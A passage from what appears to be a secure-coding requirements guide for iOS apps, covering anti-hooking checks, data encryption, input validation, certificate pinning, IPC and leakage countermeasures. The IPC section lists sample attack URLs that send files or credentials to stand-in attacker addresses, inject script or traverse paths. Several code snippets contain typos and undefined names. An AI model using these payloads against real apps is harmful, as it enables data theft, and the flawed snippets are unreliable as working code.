	`  for (int i=0; i<n; i++) {`
	`  char * methodname = sel_getName(method_getName(m[i]));`
	`  void * methodimp = (void *) method_getImplementation(m[i]);`
	`  int d = dladdr((const void*) methodimp, &info);`
	`  if (!d) return YES;`
	`  memset(imagepath, 0x00, sizeof(imagepath));`
	`  memcpy(imagepath, info.dli_fname, 9);`
	`  if (strcmp(imagepath, "/usr/lib/") == 0) continue;`
	`  memset(imagepath, 0x00, sizeof(imagepath));`
	`  memcpy(imagepath, info.dli_fname, 27);`
	`  if (strcmp(imagepath, "/System/Library/Frameworks/") == 0) continue;`
	`  memset(imagepath, 0x00, sizeof(imagepath));`
	`  memcpy(imagepath, info.dli_fname, 34);`
	`  if (strcmp(imagepath, "/System/Library/PrivateFrameworks/") == 0) continue;`
	`  memset(imagepath, 0x00, sizeof(imagepath));`
	`  memcpy(imagepath, info.dli_fname, 29);`
	`  if (strcmp(imagepath, "/System/Library/Accessibility") == 0) continue;`
	`  memset(imagepath, 0x00, sizeof(imagepath));`
	`  memcpy(imagepath, info.dli_fname, 25);`
	`  if (strcmp(imagepath, "/System/Library/TextInput") == 0) continue;`
	`  if (strcmp(info.dli_fname, image_name) == 0) continue;`
	`  return YES;`
	`  }`
	`  return NO;`
	`}`
	The following example iterates the list of currently loaded images, retrieves the image name, and looks for substrings of known injection libraries.
	`void scanForInjection() {`

	uint32_t count = _dyld_image_count();
	printf("%u",count);
	char* evilLibs[] = {
	"Substrate", "cycript" };
	for(uint32_t i = 0; i < count; i++) {
	const char *dyld = _dyld_get_image_name(i);
	NSLog(@"%s",dyld);
	int slength = strlen(dyld);
	int j;
	for(j = slength - 1; j>= 0; --j)
	if(dyld[j] == '/') break;
	char *name = strndup(dyld + ++j, slength - j);
	for(int x=0; x < sizeof(evilLibs) / sizeof(char*); x++) {
	if(strstr(name, evilLibs[x]) || strstr(dyld, evilLibs[x]))
	//injected!
	}
	free(name);
	}
	}

References	• https://wiki.owasp.org/index.php/OWASP_Reverse_Engineering_and_Code_Modification_Prevention_Project

3.3.16 ENCRYPTION OF PERSONAL DATA

Requirement ID	DS-001
Priority	**High**
Description	If the application saves on the device sensitive information in clear or using insecure encryption algorithms, an attacker could easily access that information. Usually, application saves sensitive information locally on the same device on which they are running. That sensitive information must be encrypted using a strong encryption algorithm and encryption key, in order to be protected in case of unauthorized access or jailbroken devices. This implies the implementation of secure strategies in order to save the secret on the client in a secure manner. Furthermore, the application must implement modern and up-to-date encryption algorithms that are known for their robustness and security. The key length should be appropriate for the chosen algorithm.

<table>
<tr>
<td></td>
<td>
These are the current standard for encryption algorithms.
<table>
<tr><td>Asymmetric encryption</td><td>RSA with minimum key length of 2048 bits</td></tr>
<tr><td>Symmetric encryption</td><td>AES with minimum key length of 256 bit</td></tr>
<tr><td>Hashing algorithms</td><td>SHA512</td></tr>
</table>
Finally, the application must limit the amount of local data saved. For instance, it’s better to save only the following sensitive information on the device:

Authentication token
Name and surname
Last 4 digits of identification codes
Seed or other cryptographic information

</td>
</tr>
<tr>
<td>iOS</td>
<td>
The following example shows how to generate a secure value to be used, for example, as salt:
<pre>
let salt = NSMutableData(lenght:32)
let result = SecRandomCopyBytes(kSecRandomDefault, 32,
salt.mutableBytes)
let derivedKeyData = Data(repeating:0, count:32)
if result == 0 {
        let passphraseOrPin = "somePassphraseToStore"
        let pData = passphraseOrPin.data(using: .utf8)

        let rounds = CCCalibratePBKDF(kCCPBKDF2, pData.count,
salt.count, kCCPRFHmacAlgSHA256, 32, 100)
        let key = NSMutableData(lenght:32)
        CCKeyDerivationPBKDF(CCPBKDFAlgorithm(kCCPBKDF2),
myPassData.bytes, myPassData.count, salt.bytes, salt.length,
kCCPRFHmacAlgSHA256, rounds, key,muableBytes, 32);
        //We have the key!
}else{
        NSLog("SecRandomCopyBytes failed for some reason");
}
</pre>
Moreover, RNCyptor provides an easy-to-use, Objective-C interface to the AES functionality of CommonCrypto. It simplifies correct handling of password stretching (PBKDF2), salting, and IV and it implements the default cryptography best practices.
</td>
</tr>
</table>

Encryption example for AES256:

```
let data = "Data".data(using: .utf8)
var error: Error?
let encryptedData = RNEncryptor.encryptData(
    data,
    withSettings: kRNCryptorAES256Settings,
    password: aPassword,
    error: &error)
```

Decryption example:

```
var decryptedData: Data? = nil
do {
    decryptedData = try RNDecryptor.decryptData(
        encryptedData,
        withPassword: aPassword)
} catch {
}
```

SQLCipher

It is available an extension of the open source and multiplatform SQLCipher for the secure storage of sensitive information using encryption best practices.

The implementation of SQLCipher requires the inclusion of additional libraries and the management of the encryption key in a secure manner. The key must not be hardcoded inside the source code or any application files. If an attacker could access the encryption key, it could decrypt the database contents.

In iOS platform, it is sufficient to include the library SQLCipher inside the project and implement a secure management of the encryption key.

Objective-C:

```
#import <sqlite3.h>
[...]
   sqlite3 *db;
   if (sqlite3_open([[self.databaseURL path] UTF8String], &db) ==
SQLITE_OK) {
      char* key = retrieve_secure_key();// Secure key management
      sqlite3_key(db, key, (int)strlen(key));
      if (sqlite3_exec(db, (const char*) "SELECT count(*) FROM
sqlite_master;", NULL, NULL, NULL) ==
      SQLITE_OK) {
         /* codice qui  */
         sqlite3_close(db);
```

	}
	}
	
	Data Protection API
	As an alternative, in case the application needs to save sensitive information inside files, it is possible to use the Data Protection feature of iOS.
	This functionality allows to encrypt the file contents defining the access permissions similar to the elements saved within the Keychain.
	When using the Data Protection APIs, it is suggested to implement the access flag completeFileProtection, in order that the file remain encrypted until the device is unlocked. However, it must be noted that this flag is affected by the same issue of the Keychain kSecAttrAccessibleWhenUnlocked flag. In particular, within devices without a passcode the files will result always accessible.
	The following code snippet shows how to protect a file using Data Protection with Swift:
	`do {`
	`  try (fileURL as NSURL).setResourceValue(`
	`  URLFileProtection.complete,`
	`  forKey: .fileProtectionKey)`
	`}`
	`catch {`
	`  // Handle errors.`
	`}`
	
	For the files that are modified in background it is possible to use the flag completeUnlessOpen which offers the same behavior as completeFileProtection with the difference that a file remains accessible even with the device locked until it is closed.

References	• https://developer.apple.com/documentation/security/1399291-secrandomcopybytes • https://developer.apple.com/documentation/security/keychain_services • https://github.com/RNCryptor/RNCryptor-objc • https://www.zetetic.net/sqlcipher/sqlcipher-iOS/ • https://developer.apple.com/documentation/uikit/protecting_the_user_s_privacy/encrypting_your_app_s_files

3.3.17 AVOID USE OF PRIVATE EMBEDDED DATA

Requirement ID	DS-002
Priority	**Medium**
Description	It is a bad practice to embed sensitive data (like testing credentials, testing environments URLs, etc.) inside the source code of the application because they could be used by an attacker in order to perform further attacks. Analyzing the source code with an automatic scanner or via a code review process can help in identifying this information lowering the risk of leaking potentially sensitive piece of information.
References	• https://kennel209.gitbooks.io/owasp-testing-guide-v4/content/en/web_application_security_testing/review_webpage_comments_and_metadata_for_information_leakage_otg-info-005.html

3.3.18 SECURE SANDBOX MANAGEMENT

Requirement ID	DS-003
Priority	**Medium**
Description	When a new application is installed on iOS, the installer manager creates a sandboxed folder tree in which the application will store the files. This allows to isolate applications. For security reasons, the iOS application interactions with the file system are limited in the sandboxed directories. The sandbox contains the following different directories: • Application Name.app where the application bundle resides. This directory is read-only, and it is signed after installation. This folder is not included in the iTunes and iCloud backups. • Documents/ is used to store the content generated by the user, this folder can be shared by the user and therefore it should contain only data that should be managed by the user. This folder is included in the iTunes and iCloud backups. • Documents/Inbox is used to store files that the application has opened because of a request from an external entity (such Mail application). This folder is included in the iTunes and iCloud backups.

<table>
<tr><td></td><td>

Library/ contains all the application files that are not owned by the user. The iOS applications often use the subdirectories Application Support and Caches, however custom subfolders can be created. It is suggested to use this folder for all files that are not meant to be shared with the user. This folder is included in the iTunes and iCloud backups (with the exception of the Caches subdirectory).
tmp/ is dedicated to temporary files that should not persist between application startups. It is suggested to remove the files in this folder after using them. The system could delete all these files after the application is closed. This folder is not included in the iTunes and iCloud backups.

It is suggested to evaluate the information to store in the file system and use the appropriate storage mechanisms, depending on the degree of confidentiality.
</td></tr>
<tr><td>iOS</td><td>
The following code snippet shows an example of writing and reading of a file.
<pre>
// get a reference to the app’s document directory
func getDocumentDirectory() -> URL {
    return FileManager.default.urls(for: .documentDirectory, in:
.userDomainMask)[0]
}

// appending the actual file we want to read from, called promemoria.txt
let path =
getDocumentDirectory().appendingPathComponent("promemoria.txt")

// read file content
do {
    let todos = try String(contentsOf: path)
    for todo in todos.split(separator: ";") {
        print(todo)
    }
} catch {
    print(error.localizedDescription)
}

// write the same file
let todos = "Attain world domination;Eat catfood;Sleep"
do {
    try todos.write(to: path, atomically: true, encoding: .utf8)
} catch {
    print(error.localizedDescription)
}
</pre>
The following snippet shows how to create a temporary file with Swift.
</td></tr>
</table>

	let destinationURL: URL = /path/to/destination let temporaryDirectoryURL = try FileManager.default.url(for: .itemReplacementDirectory, in: .userDomainMask, appropriateFor: destinationURL, create: true) let temporaryFilename = ProcessInfo().globallyUniqueString let temporaryFileURL = temporaryDirectoryURL.appendingPathComponent(temporaryFilename)
References	• https://developer.apple.com/documentation/foundation/1409211-nstemporarydirectory • https://developer.apple.com/documentation/foundation/filemanager • https://developer.apple.com/library/archive/documentation/FileManagement/Conceptual/FileSystemProgrammingGuide/FileSystemOverview/FileSystemOverview.html#//apple_ref/doc/uid/TP40010672-CH2-SW12

3.3.19 SECURE IMPLEMENTATION OF AN APPLICATION PIN PAD

Requirement ID	IN-001
Priority	**Medium**
Description	Applications developed for mobile devices may require the use of a PIN input functionality. This technique must be implemented in a secure way in order to avoid sensitive information disclosure. It is worth considering that PIN Pad must also be used if a credit card number is manually typed.
iOS	It's recommended to implement an application PIN Pad for features that need it (such as when applications require to enter PAN numbers), rather than using the system keyboard. These pads will require the following characteristics: • The numeric keys in the keypad must always be randomly arranged. • No visual feedback should be provided on key pressing. In such a way, a user will be protected from:

	• Any "shoulder surfing" attacks • Malware that screenshots the screen • Any malicious software that replaces system keyboards with a key logger. Furthermore, in order to mitigate brute force attacks, it is suggested to limit the number of PIN input attempts.
References	• https://en.wikipedia.org/wiki/Shoulder_surfing_(computer_security)

3.3.20 INPUT VALIDATION

Requirement ID	IN-002
Priority	**High**
Description	If the application does not perform any validation on user supplied inputs an attacker could send a malicious character sequence to try and exploit a security weakness. In this scenario it is worth noting that the attack surface can be very extensive because there can be injection attempts on the client side (ex. template injection, XSS, etc.), on the database or even on the server side (ex. deserialization injection, XXE, etc.).
iOS	It's a good practice to use a centralized validation system for the application, so that, in case of data validation errors, the input will be rejected. Every user input must always be validated before the application uses it. It is recommended to perform the following actions: • Type checking and type casting • Data structure checking • Characters subsets checks • Maximum length controls Be sure that input is validated according to the application requirements by checking the compliance of its value range and meaning. If possible, the best approach would be to use a whitelist of allowed values and reject any other inputs. If it's not possible to use this approach, use regular expressions to make sure that only allowed characters can be entered and that its length is within the expected range.

References	• https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html • https://owasp.org/www-community/vulnerabilities/Improper_Data_Validation

3.3.21 USE OF PREPARED STATEMENTS

Requirement ID	IN-003
Priority	**High**
Description	The application is vulnerable to client-side SQL Injection when it fails to validate and encode user-supplied input to create queries against the database. When database queries have to be performed using user input data, the correct approach is to use prepared statements. String concatenation mixing input data and SQL code should never be used. Prepared statements allow developers to have a separation between code and data, blocking, therefore, any SQL injection attacks.

iOS	It's possible to use prepared statements through the correct usage of sqlite3_prepare_v2. The following example shows the case of correct and secure usage of this method.
	`// INSERT/CREATE operation prepared statement`
	`func prepareInsertEntryStmt() -> Int32 {`
	`  guard insertEntryStmt == nil else { return SQLITE_OK }`
	`  let sql = "INSERT INTO Records (Name, EmployeeID, Designation) VALUES (?,?,?)"`
	`  //preparing the query`
	`  let r = sqlite3_prepare(db, sql, -1, &insertEntryStmt, nil)`
	`  if  r != SQLITE_OK {`
	`  logDbErr("sqlite3_prepare insertEntryStmt")`
	`  }`
	`  return r`
	`}`
	
	`//Inserting name in insertEntryStmt prepared statement`
	`if sqlite3_bind_text(self.insertEntryStmt, 1, (record.name as NSString).utf8String, -1, nil) != SQLITE_OK {`
	`  logDbErr("sqlite3_bind_text(insertEntryStmt)")`
	`  return`
	`}`

References	• https://www.appcoda.com/sqlite-database-iOS-app-tutorial/ • https://www.raywenderlich.com/6620276-sqlite-with-swift-tutorial-getting-started#toc-anchor-014 • https://github.com/ayushgupta2209/SqliteIntegration/blob/master/SqliteIntegration/SqliteDbStore%2BCrud.swift

3.3.22 COMMUNICATION OVER AN ENCRYPTED CHANNEL

Requirement ID	SC-001
Priority	**High**
Description	Sensitive information that is exchanged between client and server must always pass through encrypted channels (e.g. HTTPS). It's important to be aware that the use of HTTPS is always recommended for any connection, as mobile devices frequently connect to unsecure networks, such as public Wi-Fi hotspots, thus exposing themselves to Man-in-the-Middle (MitM) attacks. It's always necessary to verify that server and client negotiate the use of robust ciphers, and that the server supports only TLS protocols, and not SSL.
iOS	It's very important to ensure that the app correctly validates the TLS certificate returned by servers in order to determine and block any Man-in-the-Middle attempt. The adoption of Certificate Pinning is also recommended (see paragraph 3.3.23). To establish a secure connection, it is required a certificate exchange. Usually, an application uses a set of trusted CAs pre-installed on the operating system. However, this behavior exposes the application to the risk of Man-in-the-Middle attacks in the potential case any of these CAs wrongly issue a fraudulent certificate or if a malicious CA is installed.
References	• https://books.nowsecure.com/secure-mobile-development/en/sensitive-data/fully-validate-ssl-tls.html

3.3.23 USE OF SSL CERTIFICATE PINNING

Requirement ID	SC-002
Priority	**High**
Description	It's advisable to use SSL Certificate Pinning techniques in order to ensure secure client-server communications. Through this technique the mobile application can use a whitelist of certificates or expected public keys, so it can compare the remote certificate to the expected ones. The whitelist is usually called "pinset" and is chosen during the development phase to ensure that it's not possible for an attacker to modify the pins in Main-in-the-Middle scenarios. Therefore, certificate pinning mitigates the problem of compromised CAs, malicious CA cases and Main-in-the-Middle scenarios.

iOS	**Pinning through NSURLSession**
	It is possible to start by instantiating an “NSURLSession” object with the default session configuration.
	`self.urlSession = NSURLSession(configuration: NSURLSessionConfiguration.defaultSessionConfiguration(), delegate: self, delegateQueue: nil)`
	The method dataTaskWithURL:completionHandler must be used in order to test the pinning as follows:
	`self.urlSession?.dataTaskWithURL(NSURL(string:self.urlTextField.text!)!, completionHandler: { (NSData data, NSURLResponse response, NSError error) Void in`
	`// response management code`
	`}).resume()`
	The SSL pinning logic is implemented by the URLSession:didReceiveChallenge:completionHandler:delegate method. The delegate must be implemented as follows.
	`func URLSession(session: NSURLSession, didReceiveChallenge challenge: NSURLAuthenticationChallenge, completionHandler (NSURLSessionAuthChallengeDisposition, NSURLCredential?) -> Void) {`
	`let serverTrust = challenge.protectionSpace.serverTrust`
	`let certificate = SecTrustGetCertificateAtIndex(serverTrust!, 0)`
	`// Imposta policy SSL per il controllo del nome di dominio`

```
    let policies = NSMutableArray();
    policies.addObject(SecPolicyCreateSSL(true,
(challenge.protectionSpace.host)))
    SecTrustSetPolicies(serverTrust!, policies);

    // Valuta il certificato del server
    var result: SecTrustResultType = 0
    SecTrustEvaluate(serverTrust!, &result)
    let isServerTrusted:Bool = (Int(result) == kSecTrustResultUnspecified ||
Int(result) == kSecTrustResultProceed)

    // Recupera dati dei certificati locali e remoti
    let remoteCertificateData:NSData = SecCertificateCopyData(certificate!)
    let pathToCert = NSBundle.mainBundle().pathForResource(githubCert,
ofType: "cer")
    let localCertificate:NSData = NSData(contentsOfFile: pathToCert!)!

    if (isServerTrusted &&
remoteCertificateData.isEqualToData(localCertificate)) {
        let credential:NSURLCredential = NSURLCredential(forTrust:
serverTrust!)
        completionHandler(.UseCredential, credential)
    } else {
        completionHandler(.CancelAuthenticationChallenge, nil)
    }
}
```

The following code snippet shows another example using Objective-C.

```
-(void)URLSession:(NSURLSession *)session
didReceiveChallenge:(NSURLAuthenticationChallenge *)challenge
completionHandler:(void (^)(NSURLSessionAuthChallengeDisposition,
NSURLCredential * _Nullable))completionHandler {

    //Recupera certificati remoti
    SecTrustRef serverTrust = challenge.protectionSpace.serverTrust;
    SecCertificateRef certificate =
SecTrustGetCertificateAtIndex(serverTrust, 0);

    //Configurra le policies SSL  per il controllo del nome di dominio
    NSMutableArray *policies = [NSMutableArray array];
    [policies addObject:(__bridge_transfer id)SecPolicyCreateSSL(true,
(__bridge CFStringRef)challenge.protectionSpace.host)];
    SecTrustSetPolicies(serverTrust, (__bridge CFArrayRef)policies);

    // Valuta il certificato del server
    SecTrustResultType result;
    SecTrustEvaluate(serverTrust, &result);
    BOOL certificateIsValid = (result == kSecTrustResultUnspecified || result
== kSecTrustResultProceed);
```

```
    // Recupera dati dei certificati locali e remoti
    NSData *remoteCertificateData =
CFBridgingRelease(SecCertificateCopyData(certificate));
    NSString *pathToCert = [[NSBundle
mainBundle]pathForResource:@"github.com" ofType:@"cer"];
    NSData *localCertificate = [NSData
dataWithContentsOfFile:pathToCert];

    // La verifica del pinnning
    if ([remoteCertificateData isEqualToData:localCertificate] &&
certificateIsValid) {
        NSURLCredential *credential = [NSURLCredential
credentialForTrust:serverTrust];
        completionHandler(NSURLSessionAuthChallengeUseCredential,
credential);
    } else {

completionHandler(NSURLSessionAuthChallengeCancelAuthenticationCh
allenge, NULL);
    }
}
```

At the beginning of the method, SecTrustGetCertificateAtIndex is used in order to get the certificate reference from challenge.protectionSpace.serverTrust, which contains the server's SSL certificate data. After that, the policies (in this case SSL) are set to be used in the certificate evaluation (SecTrustSetPolicies). The certificate is evaluated by using SecTrustEvaluate, which can return one of the SecTrustResultType.

If the result is anything else other than the kSecTrustResultProceed and kSecTrustResultUnspecified result, the certificate can be considered to be invalid (untrusted).

For the SSL pinning check, it is needed to get the NSData from the SecCertificateRef which has been retrieved from challenge.protectionSpace.serverTrust and get the NSData from the locally saved .cer certificate file.

If the remote server's certificate NSData isEqualToData of the local certificate, and the evaluation ends with no issues, the server's identity can be verified, and the workflow can proceed with the regular communication.

Instead, if the data objects are not equal, the execution is cancelled.

Pinning in WebView

Adding SSL Pinning in WebView can be done by using NSURLProtocol but it takes a lot of work. A better solution would be to migrate to WKWebView that is a class which was introduced in iOS 8.

The check can be done using the webView:didReceiveAuthenticationChallenge:completionHandler: method.

Pinning through App Transport Security

Starting from iOS 14 it was introduced the possibility of configuring the Certificate Pinning directly inside the Info.plist file of the application.

By using this methodology, it is possible to easily configure the certificate pinning.

It must be noted however that the implementation of the pinning does not reduces the check needed for the App Transport Security, meaning that the pinned certificates must respect the requirements of this functionality.

The following snippet shows an example code that implements certificate pinning inside the file Info.plist.

```
<key>NSAppTransportSecurity</key>
<dict>
   <key>NSPinnedDomains</key>
   <dict>
      <key>example.org</key>
      <dict>
         <key>NSIncludesSubdomains</key>
         <true/>
         <key>NSPinnedCAIdentities</key>
         <array>
            <dict>
               <key>SPKI-SHA256-BASE64</key>

<string>r/mIkG3eEpVdm+u/ko/cwxzOMo1bk4TyHIlByibiA5E=</string>
            </dict>
         </array>
      </dict>
      <key>example.net</key>
      <dict>
         <key>NSPinnedLeafIdentities</key>
         <array>
            <dict>
               <key>SPKI-SHA256-BASE64</key>

<string>i9HaIScvf6T/skE3/A7QOq5n5cTYs8UHNOEFCnkguSI=</string>
            </dict>
            <dict>
               <key>SPKI-SHA256-BASE64</key>

<string>i9HaIScvf6T/skE3/A7QOq5n5cTYs8UHNOEFCnkguSI=</string>
            </dict>
         </array>
      </dict>
   </dict>
</dict>
```

	It is suggested, as indicated in the aforementioned implementation methodologies, to configure the certificate pinning by using multiple public keys, in order to have a fallback in case of issues with the server certificate (certificate renewing or change).
References	• https://developer.apple.com/library/archive/technotes/tn2232/_index.html • https://datatheorem.github.io/TrustKit/getting-started.html • https://infinum.com/the-capsized-eight/how-to-make-your-iOS-apps-more-secure-with-ssl-pinning • https://developer.apple.com/news/?id=g9ejcf8y

3.3.24 SECURE MANAGEMENT OF IPC INTERFACES

Requirement ID	IPC-001
Priority	**Low**
Description	If the application exposes public interfaces accessible from other applications, it's mandatory to verify that it's not possible to maliciously abuse them by third-party applications installed on the same device. A malicious application may perform actions to check if the targeted application does not verify the trustworthiness of the invoker. URL schemes offer a potential attack vector into the application, so it is necessary to validate all URL parameters and discard any malformed URLs. In addition, it is suggested to limit the available actions to those that do not risk the user's data.
iOS	It is always recommended to ask the user for confirmation when an application tries to open a custom handler such as the following ones: victimapp://cmd/run?program=/path/to/program/to/run victimapp://cmd/set_preference?use_ssl=false victimapp://cmd/sendfile?to=evil@attacker.com&file=some/data/file victimapp://cmd/delete?data_to_delete=my_document_ive_been_working_on victimapp://cmd/login_to?server_to_send_credentials=malicious.webserver.com victimapp://cmd/adduser='>"><script>javascript to run goes here</script> victimapp://use_template?template=/../../../../../../../../some/other/file

The invoked application can decide whether to accept the request or not without opening the URL calling the method application:didFinishLaunchingWithOptions as in the following example.

Objective-C:

```
- (BOOL)application:(UIApplication *)application
didFinishLaunchingWithOptions :(NSDictionary *)launchOptions {
if ([launchOptions objectForKey:UIApplicationLaunchOptionsURLKey] !=
nil) {
  NSURL *url = (NSURL *)[launchOptions
valueForKey:UIApplicationLaunchOptionsURLKey];
  if ([url query] != nil) {
   NSString *theQuery = [[url query]
stringByReplacingPercentEscapesUsingEncoding:NSUTF8StringEncoding]
;
    if (![self isValidQuery:theQuery]) {
      return NO;
    }
    return YES;
   }
}
```

In case of success the openURL method is invoked. Also, it's advisable to always validate userInfo and launchOptions. In addition, it is always a best practice to validate NSURL and whitelist only allowed domains.

Swift:

```
func application(_ app: UIApplication, open url: URL,
     options: [UIApplicationOpenURLOptionsKey : Any] = [:]) -> Bool {
  let bundleIdentifier =  Bundle.main.bundleIdentifier
  let sendingAppID = options[.sourceApplication]
  if(bundleIdentifier == sendingAppId ){ // or sendingAppId is a trusted
value
            // Processa l'URL
            return true
  }else{
            // Rifiuta l'URL
            return false
  }
}
```

In iOS applications the caller identity is defined as the string sourceApplication. Apple guarantees that all application IDs managed by the AppStore are unique and assigned with the first served principle. However, this authentication mechanism is ineffective in case of jailbroken devices. For this reason, any application that exposes URL schemes needs to consider untrusted all the inputs received. In base of the context and risk level of managed information, it can be suggested the implementation of a custom

	communication protocol or the authentication of the sender with asymmetric encryption.
References	• https://developer.apple.com/documentation/uikit/uiapplication/1622961-openurl

3.3.25 WEBVIEW SECURE SETTINGS

Requirement ID	WV-001
Priority	**High**
Description	Incorrect use of the WebView can expose applications to attacks in the WEB context in the event that the HTML and/or JavaScript code can be manipulated by a malicious user.
iOS	When a URL is loaded within the WebView it invokes the shouldStartLoadWithRequest delegate method, which intercepts the full URL, including any parameters. It is recommended to block requests to external domains or unexpected protocols implementing the proper validation in that method. If the WebView uses JavaScript, it is advisable to verify that there is no possibility to manipulate the JavaScript from the user. Finally, using third-party code such as dynamic JavaScript code within a WebView could allow malicious users to execute arbitrary code. Therefore, it is recommended to check all the external scripts that are loaded by the WebView. It is worth noting that the UIWebView class has been declared deprecated since iOS 12, and for this reason it is suggested to migrate to WKWebView or SFSafariViewController class. In this case the logic to decide whether to allow or cancel a navigation should be implemented in the decidePolicyFor method of the WKNavigationDelegate protocol. It is worth considering that WKWebView offers several security advantages over UIWebView: • JavaScript is enabled by default but can be completely disabled by using WKWebView's javaScriptEnabled property, preventing all script injection problems. • JavaScriptCanOpenWindowsAutomatically can be used to prevent JavaScript from opening new windows, such as pop-ups. • The hasOnlySecureContent property can be used to verify that the resources loaded by the WebView are retrieved through encrypted connections.

	• WKWebView implements out-of-process rendering, so memory corruption bugs will not affect the main app process.
References	• https://developer.apple.com/documentation/uikit/uiwebviewdelegate/1617945-webview?language=objc • https://developer.apple.com/documentation/webkit/wkwebview

3.3.26 PROTECT AGAINST LOG DISCLOSURE

Requirement ID	ID-001
Priority	**High**
Description	It's advisable to do not use log functions in production. In fact, logs can be easily accessed by malicious users, who could then get sensitive information from them. The information considered critical or that could allow access to additional personal data are the following: • Username • Authentication token o password • Application logs or debugging information • Personal and confidential information (e.g., personal data, payment data) • Device identification data (e.g., IMEI, UDID)

iOS	Do not use “NSLog” if the log contains sensitive data, because this data will be accessible by malicious users, especially on jailbroken devices.
	In Swift it is possible to use a custom function that is enabled only if the DEBUG flag is true.
	`func DLog(message: String, function: String = __FUNCTION__) {`
	`  #if DEBUG`
	`  println("\(function): \(message)")`
	`  #endif`
	`}`
	Another way to mitigate the problem of logging sensitive information without affecting the ability to distinguish the identifiers is to use a different representation of the username, such as a secure hash (e.g., SHA-256). This

	way, even if attackers are able to access the logs, they will not get any useful information on the actual username.
References	• https://www.netguru.com/blog/iOS-logging-practices

3.3.27 PROTECT AGAINST SCREENSHOT LEAKAGE

Requirement ID	ID-002
Priority	**Low**
Description	Private data could be subject to disclosure in case of screenshots taken by malicious applications or by the operating system itself. Mobile applications should implement countermeasures to prevent screenshots that could expose sensitive data when shown in the task manager.

iOS	It is advisable to protect the application from sensitive data leakage through screenshots, that iOS automatically creates when the application goes in background.
	It is possible to mask the sensitive fields when the application goes into background as shown in the following code.
	`func applicationDidEnterBackground(_ application: UIApplication) {`
	`viewController.accountNumberField.isHidden = true;`
	`viewController.balanceField.isHidden = true;`
	`viewController.dobField.isHidden = true;`
	`viewController.maidenNameField.isHidden = true;`
	`viewController.secretQuestionField.isHidden = true;`
	`viewController.secretAnswerField.isHidden = true;`
	`}`
	`func applicationDidBecomeActive(_ application: UIApplication) {`
	`viewController.accountNumberField.isHidden = false;`
	`viewController.balanceField.isHidden = false;`
	`viewController.dobField.isHidden = false;`
	`viewController.maidenNameField.isHidden = false;`
	`viewController.secretQuestionField.isHidden = false;`
	`viewController.secretAnswerField.isHidden = false;`
	`}`

	In addition, it is possible to disable the allowScreenShot flag in order to disable the screen recording.
References	• https://stackoverflow.com/questions/20672446/secure-displayed-data-when-going-to-background-applicationdidenterbackground • https://developer.apple.com/documentation/uikit/uiapplicationdelegate/1622997-applicationdidenterbackground • https://blog.mindedsecurity.com/2021/05/mobile-screenshot-prevention-cheatsheet.html

3.3.28 PROTECT AGAINST CREDENTIAL THEFT

Requirement ID	ID-003
Priority	**Low**
Description	In order to learn how user digits, mobile operating systems use the Auto Correction feature to populate local cache files. Private data such as usernames and passwords could be cached in those files and therefore may be accessed by malicious users who have access to the mobile phone.

iOS	It is possible to not cache certain fields by marking them as secure (such as passwords):
	`[textField setSecureTextEntry: YES];`
	It is also possible to completely disable the Auto Correction feature in iOS as follows:
	`[textField setAutocorrectionType: UITextAutocorrectionTypeNo];`

References	• https://developer.apple.com/documentation/uikit/uitextinputtraits/1624427-securetextentry • https://developer.apple.com/documentation/uikit/uitextinputtraits/1624453-autocorrectiontype

3.3.29 PROTECT AGAINST PASTEBOARD DATA LEAKAGE

Requirement ID	ID-004
Priority	**Low**
Description	In the mobile context the pasteboard is globally accessible by all the applications. It is not required to request any specific permission or asking the user the access to such data in order to access it. If the pasteboard is used to copy private data, these could be leaked to other applications. In addition, malicious applications could passively monitor the pasteboard.
iOS	It is possible to remove data from the pasteboard when switching apps as shown below. `UIPasteboard.generalPasteboard().string=""`
References	• https://developer.apple.com/documentation/uikit/uipasteboard • https://stackoverflow.com/questions/36384506/clear-uipasteboard

4 CHECKLIST FOR REQUIREMENT ACCEPTANCE

For the acceptance of the requirements, the following criteria are required:

- Have the requirements been clearly explained in chapter 3?
- Have the requirements been numbered and prioritized?
- Does each requirement meet these characteristics?
    - Complete: necessary information must not be left out.
    - Correct: each requirement must accurately describe the functionality to be implemented.
    - Feasible: it must be possible to implement the requirement with the known possibilities and limitations of the system and the environment.
    - Necessary: the requirement must document something that is actually needed by the customer or by an external requirement, an external interface, or a standard.
    - Prioritized: a Priority must be assigned to the requirement in order to indicate the importance of including it in a specific release of the product.
    - Unambiguous: the requirement must be written in a concise, simple manner, in the language of the user's domain, so that anyone who reads the requirement can give a single interpretation and different readers reach the same conclusion.
    - Verifiable: It must be possible to carry out tests for the requirement in order to verify correct implementation.

4.1 CHECKLIST

The following table summarizes the set of security requirements to be implemented in the development of secure software for iOS mobile applications:

Category	Check to implement	Requirement Implemented
Authentication	Manage client-side authentication data	
	Correct logout management	
	Use of temporary access tokens	
	Password security requirements	
	PIN security requirements	
	Verify presence of local authentication	
	Authenticate using Active Directory	
	Protect from User Enumeration	
	Protect from bruteforcing	

Category	Check to implement	Requirement Implemented
	Authentication with biometric factors	
Protection against reverse engineering	Code obfuscation	
	Prevent tampering	
Runtime security checks	Anti-Jailbreak controls	
	Anti-Debugging controls	
	Anti-Hooking controls	
Sensitive data management	Encryption of personal data	
	Avoid use of private embedded data	
	Secure sandbox management	
Input validation	Secure implementation of an application PIN Pad	
	Input validation	
	Use of Prepared Statements	
Secure communication with the server	Communication over an encrypted channel	
	Use of SSL Certificate Pinning	
IPC mechanism	Secure management of IPC interfaces	

Category	Check to implement	Requirement Implemented
Webview management	Webview secure settings	
Countermeasures to information disclosure	Protect against log disclosure	
	Protect against screenshot leakage	
	Protect against credential theft	
	Protect against pasteboard data leakage	